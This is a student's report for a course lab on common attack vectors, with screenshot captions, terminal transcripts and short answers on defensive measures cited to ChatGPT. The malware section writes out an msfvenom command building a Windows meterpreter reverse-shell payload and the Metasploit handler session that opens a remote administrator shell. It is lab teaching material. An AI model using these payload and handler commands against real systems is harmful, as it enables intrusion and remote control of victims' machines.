

# Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:

Marc Corona

Email:

coronami@calpoly.edu

Time on Task:

4 hours, 42 minutes

Progress:


100%

Report Generated: Monday, February 19, 2024 at 4:16 PM


## Section 1: Hands-On Demonstration

### Part 1: Perform an Injection Attack

11. Make a screen capture showing the **DOM XSS** dialog box.




### 21. Make a screen capture showing the **successful admin login**.






### 42. Make a screen capture showing the user with the @owasp.org email.



## Part 2: Perform a Malware Attack


6. Make a screen capture showing the **msfvenom** output.




```
kali@kali: ~/payloads 03:23 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-02-16 12:23:07
Marc Corona

File Edit View Search Terminal Help
(kali@kali) - [~]
$ mkdir payloads
(kali@kali) - [~]
$ cd payloads
(kali@kali) - [~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -
f exe -o malwarePayload.exe
Error: invalid payload: windows/x64/meterpreter/reverse_tcp
(kali@kali) - [~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe
(kali@kali) - [~/payloads]
$
```

### 23. Make a screen capture showing the Opening malwarePayload.exe dialog box.



36. Make a screen capture showing the **output of the sysinfo command**.



```
kali@kali: ~/payloads
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:6280 ) at 2024-02-16 15:37:40 -0500

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en US
Domain       : SECURELABSONDEM
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >
```

## Section 2: Applied Learning

### Part 1: Perform a Distributed Denial-of-Service Attack

25. Make a screen capture showing the newly recruited hosts.






## Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06


28. Make a screen capture showing the **drisst.org** webpage.



33. Make a screen capture showing the **failed connection to drisst.org**.




35. Make a screen capture showing the **“PF states limit reached”** error message.




## Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.



36. Make a screen capture showing the **transaction.php** page in the browser.



### Section 3: Challenge and Analysis

#### Part 1: Recommend Defensive Measures

**Identify** and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

To defend against injection attacks, two effective measures are input validation and parameterized queries. Input validation involves rigorously checking and sanitizing user-provided data to ensure it doesn't contain malicious code. This process restricts input to only what's necessary for functionality, thereby reducing the risk of harmful data being interpreted as code. Parameterized queries, on the other hand, are a technique used in database interactions. They separate SQL code from data inputs, allowing the database to recognize the code and data as distinct entities. This approach prevents attackers from manipulating the code through data inputs, as the database engine knows exactly what part of the query is code and what is data, which mitigates the risk of SQL injection attacks.

OpenAI. (2024) *ChatGPT* (Feb Version) [Large Language Model].

**Identify** and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

To protect against malware attacks, two key defensive measures are the use of antivirus software and the implementation of regular software updates. Antivirus software is essential for detecting, preventing, and removing malware from computers and networks. Regular software updates on the other hand, are crucial for patching security vulnerabilities in operating systems and applications. Developers often release updates to address specific security holes that could be exploited by malware.

OpenAI. (2024) *ChatGPT* (Feb Version) [Large Language Model].

**Identify** and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

To combat Denial-of-Service (DoS) attacks, two effective defensive strategies are the implementation of flood guards and the use of network firewalls. Flood guards are specialized tools designed to detect and mitigate excessive traffic flows that characterize DoS attacks. They work by monitoring network traffic and identifying abnormal surges. Network firewalls serve as a barrier between a secure internal network and untrusted external networks, such as the internet. They can be configured with rules to reject traffic from known malicious sources or limit the rate of incoming requests.

OpenAI. (2024) *ChatGPT* (Feb Version) [Large Language Model].

**Identify** and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

To defend against social engineering attacks, two key strategies are employee education and implementing strict access controls. Education is vital, as it empowers individuals within an organization to recognize and appropriately respond to various forms of social engineering tactics, such as phishing and pretexting. Access controls play a crucial role in limiting the information and system access available to each employee. By employing principles like least privilege, individuals only have access to the information necessary for their job function.

OpenAI. (2024) *ChatGPT* (Feb Version) [Large Language Model].

### Part 2: Research Additional Attack Vectors

**Describe** the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

Another attack vector is ransomware. It's a type of malware that encrypts a victim's files and demands payment for their release. To defend against ransomware attacks, two effective measures are regular data backups and email filtering. Regular backups, preferably off-site or in a cloud service, ensure that data can be stored without paying the ransom in the event of an attack. Email filtering targets one of the primary delivery methods for ransomware. By using advanced filtering technologies, potentially harmful emails are identified and blocked before reaching end-users.

OpenAI. (2024) *ChatGPT* (Feb Version) [Large Language Model].